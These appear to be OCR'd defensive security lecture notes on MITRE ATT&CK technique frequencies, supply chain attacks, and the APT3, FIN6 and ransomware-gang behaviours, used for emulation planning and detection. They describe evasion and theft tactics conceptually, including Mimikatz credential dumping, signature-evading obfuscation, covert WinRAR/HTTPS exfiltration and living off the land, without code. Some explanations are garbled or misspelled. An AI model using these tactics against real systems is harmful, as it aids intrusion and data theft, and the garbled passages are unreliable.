
Top 10 Technique

Those one are the top 10 vulnerabilities one has be worried about.
Attackers often create or purchase tools on the dark market specifically designed to target your system, which is why the tactic of Indicator Removal is frequently used as its the 5th. This tactic involves the deliberate removal of indicators of compromise in an attempt to evade detection by security systems and remain undetected for longer periods of time.

The 2th tactic is also interesting for the same reason, as the attacker sees that those two techniques have a good efficiency

Frequency

We may see for different techniques their frequency of use:



Initial Reconnaissance			
Reconnaissance			
T1595: Active scanning	1.3%	T1595.002: Vulnerability Scanning	0.5%
		T1595.001: Scanning IP Blocks	0.5%
		T1595.003: Wordlist Scanning	0.2%
Resource Development			
T1608: Stage Capabilities	8.8%	T1608.003: Install Digital Certificate	6.0%
		T1608.005: Link Target	2.7%
		T1608.002: Upload Tool	0.5%
		T1608.004: Drive-by Target	0.2%
		T1608.001: Upload Malware	0.2%
T1583: Acquire Infrastructure	7.5%	T1583.003: Virtual Private Server	7.5%
T1584: Compromise Infrastructure	3.5%		
T1587: Develop Capabilities	2.6%	T1587.003: Digital Certificates	1.3%
		T1587.002: Code Signing Certificates	1.3%
T1588: Obtain Capabilities	2.2%	T1588.003: Code Signing Certificates	1.6%
		T1588.004: Digital Certificates	0.5%
T1585: Establish Accounts	0.2%	T1585.002: Email Accounts	0.2%

We see there the percentage for initial access.

Initial Compromise			
Initial Access			
T1190: Exploit Public-Facing Application	21.2%		
T1566: Phishing	16.5%	T1566.001: Spearphishing Attachment	8.2%
		T1566.002: Spearphishing Link	3.7%
		T1566.003: Spearphishing via Service	0.2%
T1133: External Remote Services	12.6%		
T1078: Valid Accounts	9.3%		
T1189: Drive-by Compromise	4.6%		
T1199: Trusted Relationship	2.4%		
T1091: Replication Through Removable Media	1.5%		
T1200: Hardware Additions	0.4%		
T1195: Supply Chain Compromise	0.2%	T1195.002: Compromise Software Supply Chain	0.2%

In most of the case they use not phishing, but spearfishing, which is tailored to a person, they select some individual, collect information about that one, then they send a message specific for that individual.
Discovering for example that the individual is interested in X and send something like that to him.
A mas mail can be easily discovered, while a specialized mail, is much more difficult to be discovered.
Supply chain is also there, low today, but it will skyrocket in the future.
For persistence:

Persistence			
T1543: Create or Modify System Process	24.9%	T1543.003: Windows Service	13.6%
		T1543.002: Systemd Service	0.9%
T1053: Scheduled Task/Job	18.3%	T1053.005: Scheduled Task	12.8%
		T1053.003: Cron	0.9%
T1098: Account Manipulation	14.1%	T1098.005: Device Registration	1.5%
		T1098.004: SSH Authorized Keys	1.1%
		T1098.001: Additional Cloud Credentials	0.7%
		T1098.002: Additional Email Delegate Permissions	0.5%
T1133: External Remote Services	12.6%		
T1505: Server Software Component	11.9%	T1505.003: Web Shell	11.7%
		T1505.004: IIS Components	0.2%
T1547: Boot or Logon Autostart Execution	10.8%	T1547.009: Shortcut Modification	3.1%
		T1547.004: Winlogon Helper DLL	0.7%
T1136: Create Account	9.2%	T1136.001: Local Account	3.8%
		T1136.003: Cloud Account	0.7%
		T1136.002: Domain Account	0.7%

Attackers may attempt to modify a system process or scheduled task in order to execute malicious activities on a target system.
Boot or Logon Autostart execution can be defeated using the TPM module.
One specific type of attack that has been observed is the manipulation of the Wnlogon Helper DLL
Wnlogon Helper DLL, this attack forced the system to link a DLL by committing an error, the system calls some DLL function to solve the error, but the DDL was manipulated before execution.

In addition to DLL manipulation, attackers may also attempt to trigger an event in order to execute malicious code.

T1574: Hijack Execution Flow	8.2%	T1574.001: Registry Run Keys/Startup Folder	7.7%
		T1574.011: Services Registry Permissions Weakness	6.0%
		T1574.002: DLL Side-Loading	1.8%
		T1574.008: Path Interception by Search Order Hijacking	0.9%
		T1574.010: Services File Permissions Weakness	0.2%
		T1574.005: Executable Installer File Permissions Weakness	0.2%
		T1574.001: DLL Search Order Hijacking	0.2%
T1546: Event Triggered Execution	4.8%	T1546.003: Windows Management Instrumentation Event Subscription	2.4%
		T1546.008: Accessibility Features	1.3%
		T1546.012: Image File Execution Options Injection	0.4%
		T1546.002: Screensaver	0.4%
		T1546.010: AppInit DLLs	0.4%
		T1546.004: Unix Shell Configuration Modification	0.4%
		T1546.007: Netsh Helper DLL	0.2%
		T1546.001: Change Default File Association	0.2%
T1037: Boot or Logon Initialization Scripts	1.1%	T1037.001: Logon Scrips (Windows)	0.4%
		T1037.004: RC Scripts	0.2%
T1542: Pre-OS Boot	0.2%	T1542.002: Component Firmware	0.2%
T1176: Browser Extensions	0.2%		
T1137: Office Application Startup	0.2%	T1137.006: Add-ins	0.2%


For Priviledge Escalation:

Escalate Privileges

Privilege Escalation

T1543: Create or Modify System Process	24.9%	T1543.003: Windows Service	13.6%
		T1543.002: Systemd Service	0.9%
T1055: Process Injection	23.1%	T1055.003: Thread Execution Hijacking	1.5%
		T1055.001: Dynamic-link Library Injection	0.7%
		T1055.002: Portable Executable Injection	0.5%
		T1055.004: Asynchronous Procedure Call	0.5%
		T1055.012: Process Hollowing	0.5%
T1134: Access Token Manipulation	16.3%	T1134.001: Token Impersonation/Theft	8.1%
		T1134.004: Parent PID Spoofing	0.4%
		T1134.002: Create Process with Token	0.4%
T1547: Boot or Logon Autostart Execution	10.8%	T1547.001: Registry Run Keys/Startup Folder	7.7%
		T1547.009: Shortcut Modification	3.1%
		T1547.004: Winlogon Helper DLL	0.7%
T1078: Valid Accounts	9.3%		
T1574: Hijack Execution Flow	8.2%	T1574.011: Services Registry Permissions Weakness	6.0%
		T1574.002: DLL Side-Loading	1.8%
		T1574.008: Path Interception by Search Order Hijacking	0.9%
		T1574.010: Services File Permissions Weakness	0.2%
		T1574.005: Executable Installer File Permissions Weakness	0.2%
		T1574.001: DLL Search Order Hijacking	0.2%

One may also use the boot or Logon Autostart, also not only for persistence but to escalate privilege in the system
Also manipulating the libraries and the path where libraries search for.
For exfiltration:



Command And Control: you want to be quick to transmit the attack and transfer huge amount of data.
There is now also exfitration to cloud storage, and then later on, you attack the cloud.
This is the result of the merging of enterprise matrix and cloud matrix.

Chapter 41: Supply Chain Attack

What an attack can do is to attack a provider, to add to the provider SW a malware.
From there attack the customers.
Even company in security field, may be attacked from from the software received from their suppliers.
Regulations should be put in place to ensure that suppliers are required to adopt appropriate countermeasures to mitigate potential threats.

An example of supply chain attack

A research paper described the first known instance of a two-step supply chain attack.
It started from a company offering internet access that was attacked.
The attacker after having hidden in the first supply chain an exploit, was then able to attack another company.
This type of attack involves two stages and is attributed to a North Korean-sponsored attack aimed at stealing money. The country's economic needs are believed to be the motivation behind the attack.

Chapter 42: Hybrid Intrusion - Charming Kitten Maleware

They produced a new malware, that uses TTPs from Intrusion Analysis MITRE Attack Matrix, something like that was never seen before. They have called this malware Bella Ciao and they use *spearfishing* (targeted phishing) as **technique** for the tactic (goal) of Initial Compromise.

What they did was:

1. Deploy a shell to steal information, if it was possible in that system.
2. After using the shell, exfiltrate the data so exfiltration intellectual property and money.

Attacker and Targets

According to the target, a group behaves in the two different interest.
There are different groups interested in different kind of data.
E.g. North Korea is interested only in money, while China in intellectual property.
Some attackers may not decide on their motive for attacking a target until they have gained access to the system. They may first establish a foothold in the system, spread themselves, and then decide whether they are interested in stealing money or data.

Chapter 43: Attack Intrusion in depth for Cloud and Emulation Plan

Expanding on Intrusion Analysis there are considerations from the Mitre Attack Matrix for cloud, on 2021 (now merged in one).
They believe that malware in cloud cannot exist as an attack, as the provider will protect the customer from malware.
This is because they think that if you are so sophisticated as using the attack matrix, then you are wise enough to chose a provider which offers protection.

Attackers may deploy a virtual machine (VM) as part of their attack strategy, which is a common technique used in cloud environments but is also increasingly being used in non-cloud infrastructure. This can make it more difficult to detect attacks.

An attacker may collect information and steal information on an account. Having an account simplifies data exfiltration, as it can be implemented as data sharing with another account.

The matrix of cloud and the standard one were merged because as of today we have system that are partially physical and Partially cloud.

Mitre ATTACK matrix for Containers

Attackers may target various levels of a system, such as individual pods, in order to compromise the entire system. This means that whatever is above the attacked level becomes irrelevant to protect the system. As a result, securing containers is critical in order to prevent such attacks and to protect the overall system.

Tactics before starting Intrusion

- Collect info
- prepare and develop tools to use in the intrusion
  This choice is debatable, if the attack matrix is focused on detection, those tactics are useless, as they do not work on the target system but onto other system (web sources, web sites outside to collect information).
  Those two (1&2) tactics do not target your target system.
  At the base, it is not your fault as defender, to not be able to spot the attacker.
  The issue lies with the state of cyber engineering, as it is currently quite easy to build an attack infrastructure It is trivial to build an attack infrastructure as of today.
  There are lots of systems without defense and they are very simple to attack.

The TTPs to build an Attack Infrastructure, are very different than the ones uses in an attack to a system.
It is highly debatable to add those two tactics (1&2) in the matrix.

Emulation Plan

The matrix should be used to build an emulation plan.
By Looking the emulation plan, one can execute itself the action of the attacker and understands if the infrastructure may resist or not.
There is then the automation of all of this, telling the platform to attack the system to use X plan in the library, then receiving success and failure responses.

Some tools may be tested as evaluation, by Mitre and get approved as be a good tool, by testing the number of attacks that the tool can detect.

APT3

They are a sophisticated attacker, trying to steal information from big companies, with Intellectual Property.

MITRE collected all information, to build an Emulation Plan of APT3. MITRE *stresses the fact that it cannot be made without information, the plan must be studied well in advance*.
Include all the information that give assurance that the emulation plane is real, with public articles and experience on threat intelligence to fill the gaps.


APT3 Behaviour

APT3 process can be broken in three phase:


1. Initial setup of Command and control, get and build the tools, Get an initial compromise. This is: outside the system, preparation
2. Understand the environment of your intrusion, with privilege escalation to read information and transmit it.
3. Build a package of information and **exfiltrate it**, then you can repeat these steps.

In terms of the tactics, the behaviour is:
Obfuscate: the process of removing any signature in the file you are going to install in the system. As we have Intrusion Detection tools which checks the system signature, we change it to not be recognized, for example *adding or removing some optimization in the code, for example include useless instruction and remove optimization to not let the info additional be removed!*.

Phase 2: tells all the actions that the attacker may do.
Phase 3: collect information, compress and exfiltrate.




We may zoom into each box, and get the technique to use in each of them.
As an example for discovery:




Attackers are interested in discovering:

- local systems
- which are the domains of the system
- connections to other systems
- processes
  Plan - > Tactic - -> Procedure
  Procedure is what we must detect!
  Two ways of escalation for example:
- steal legitimate account
- exploit a vulnerability


APT3




For Persistence, as an example they may use the remote desktop protocol, allowing them to attack from an attack infrastructure. Then they may create folders, new service and scheduled task, to include their operation.



The scheduled task allow to recreate the state if detected and solved.




For Credential access they used Minikatz, which allows to get credentials from Windows. They could also use a keylogger to get passwords, they may dump chrome password or dump a credential vault to discover information such as password.
To get the passwords from memory/dump: since a good password needs a random password, which means high entropy, the dump of memory is analyzed and by looking at strings entropy the password may be found.



Lateral Movement: Look if there is a remote service or desktop allowing to access a note or if there is a node that can be exploited to move laterally in the network. A good defender is able to detect those procedures.

Attackers use scheduled tasks along with remote tools such as remote command to upload and download files from a node. The use of such tools, rather than protocols, can increase the difficulty of detection, making it important to have an effective emulation plan in place.
This can be particularly challenging as attackers may not use their own tools but buying them, further complicating detection efforts.

A defender will try to detect the procedures used by the largest number of groups, to at least detect all those groups. Even if you miss something, by reasoning on the whole plan, you may detect the intrusion.



Exfiltration:

- compressed WinRAR or sent over 443 using custom encryption
- **Note they install the Chinese version of WinRAR and they store the compressed file in the recycle bin, then they encrypt over HTTPS to export the file, defeating some signature detection on information leaving the system**
  They use lay of the land tools, which are legitimate tools used for attacks,

Living off the Land

It means that you do not rely on new tools, but use **legal tools already there in the system, to do the intrusion**. This is a clever way, allowing to not leave any persistence in the system, this is what is called: fileless intrusion, allowing to not give hints of where you came from
Living off the Land means no artifact in memory.

For example the powershell is a powerful tool, launching software and escalating priviledges.

Attackers do not leave traces in your HW, so it is hard to use signature.
Usually the tools used are legal, so you cannot prevent their use, this complicates Forensic and Attribution.
Living Off The land and **collection of credential is necessary**.
With Minikatz(illegal tool) they steal the credentials, and then they live of the land with those credentials.

There are relations on tactics and techniques, with behavioural analysis to detect those dangerous behaviours.
With Anomaly detection (as seen in Merging Signature and Anomaly) we may spot a malicious use of legal tools, such as the use of PowerShell.

FIN 6

Another threat actor, a criminal organisation looking for money.


The initial step, include the two useless for us preparation and C2 which does not tell us anything about the group.
Since they go for money.

- If they have a Point Of Sale, they collect info from those, with credit card numbers and pins, then they exfiltrate and sell in the dark web.
  This is not an effective solution, as the card has additional protections.
- They attack e-commerce with pins and passwords, which is an alternative way to collect the same information as the first goal.
- the third thing they do is is ransomware, where they can impact availability, encrypting information and exfiltrating it. This is what it is called double extortion, where ransomware gang ask ransom for decryption key to unlock data and not to publish information. There we have encryption and exfiltration techniques.


TTPs to Investigate Groups

Representing criminal gangs:

- Conti/Ryuk
- Clop
- Hive: disbanded by FBI some months ago*
- RagnarLocker
- BlackByte
- BlackCat: University of Pisa attack
  The graph below shows the action that a ransomware gangs can do. With initial penetration, tool they use, how they work, the tactic used by the groups are in the last row, with the color representing which group used said tactic.



There may be tactics used by all groups, other by few groups.



